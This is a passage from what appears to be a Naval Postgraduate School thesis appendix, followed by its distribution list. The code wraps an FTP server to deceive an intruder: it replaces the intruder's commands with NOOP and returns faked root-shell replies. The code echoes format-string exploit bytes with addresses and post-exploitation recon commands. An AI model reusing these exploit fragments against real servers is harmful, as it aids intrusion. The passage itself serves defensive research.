                newbuf = wr_strdup("200-@@\xb3\xce\xff\xbf#\xbf|\r\n");
                $sizeret = 15;
       } else if (attackStep == 8){
                newbuf = wr_strdup("200-@@
                             \xb4\xce\xff\xff\xbf\xb5\xce\xff\xff\xbf
                             \xf6\xce\xff\xff\xbf\xb7\xce\xff\xff\xbf@@@@@\r\n");
                $sizeret = 33;
        } else {
                /* Replace the error message with what the attacker expects. */
                newbuf = wr_strdup("200-@@\xb3\xce\xff\xbf#\r\n");
                $sizeret = 13;
        }
        delete $iobuf;
        $iobuf = newbuf;
};
```

```
        /*
         * STEP 6c - PART II / STEP 7c
         */
        case op{write} && step (((char *)$iobuf) =~ m|"^500"|) pre {
                char * newbuf;

                /* Replace the error message with what the attacker expects. */
                newbuf = wr_strdup("200  (end of '@@\xb3\xce\xff\xbf%276$s')\r\n");
                delete $iobuf;
                $iobuf = newbuf;
                $sizeret = 30;
        };
} *  /* End of STEP 6 - PART II / STEP 7 */


         /* STEP 8a */

        op{read} && step ((((char *)$iobuf) =~ m|"^id"| )) post {

                char * newbuf;

                wr_printf("FTP Wrapper: STEP 8 I\n");

                /* Replace id command with a harmless command */
                newbuf = wr_strdup("NOOP\n");
                delete $iobuf;
                $iobuf = newbuf;
                $sizeret = 5; /* Change the return value of the read system call */
                              /* to reflect the changes we made to the buffer    */
        };
```

```
/*
 * STEP 8b
 */
op{write} && step (((char *)$iobuf) =~ m|"^200"|) pre {
        char * newbuf;

         /* Replace the error message with what the attacker expects. */
         newbuf = wr_strdup("uid=0(root) gid=0(root) groups=50(ftp)\n");
         $sizeret = 39;
         delete $iobuf;
         $iobuf = newbuf;
};

/* STEP 8c */

op{read} && step ((((char *)$iobuf) =~ m|"^id; uname -a; pwd"| )
                                            && (attackStep == 8)) post {

        char * newbuf;

        wr_printf("FTP Wrapper: STEP 8 II\n");

        /* Replace the commands with a harmless command */
         newbuf = wr_strdup("NOOP\n");
        delete $iobuf;
        $iobuf = newbuf;
        $sizeret = 5; /* Change the return value of the read system call */
                      /* to reflect the changes we made to the buffer    */
};
```

```
        /*
         * STEP 8d
         */
        op{write} && step (((char *)$iobuf) =~ m|"^200"|) pre {
                char * newbuf;

                 /* Replace the error message with what the attacker expects. */
                 newbuf = wr_strdup("uid=0(root) gid=0(root) groups=50(ftp)\n
Linux localhost.localdomain 2.4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i686 unknown\n/\n");
                 $sizeret = 121;
                 $nbytes = 121;
                 delete $iobuf;
                 $iobuf = newbuf;
        };
   }
}
```

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California

3. Bret Michael
   Naval Postgraduate School
   Monterey, California

4. Mikhail Auguston
   New Mexico State University
   Las Cruces, New Mexico

5. Neil Rowe
   Naval Postgraduate School
   Monterey, California

6. Richard Riehle
   Naval Postgraduate School
   Monterey, California

7. Hy Rothstein
   Naval Postgraduate School
   Monterey, California

8. DI.K.A.T.S.A.
   Inter-University Center for the Recognition of Foreign Academic Titles
   Athens, Greece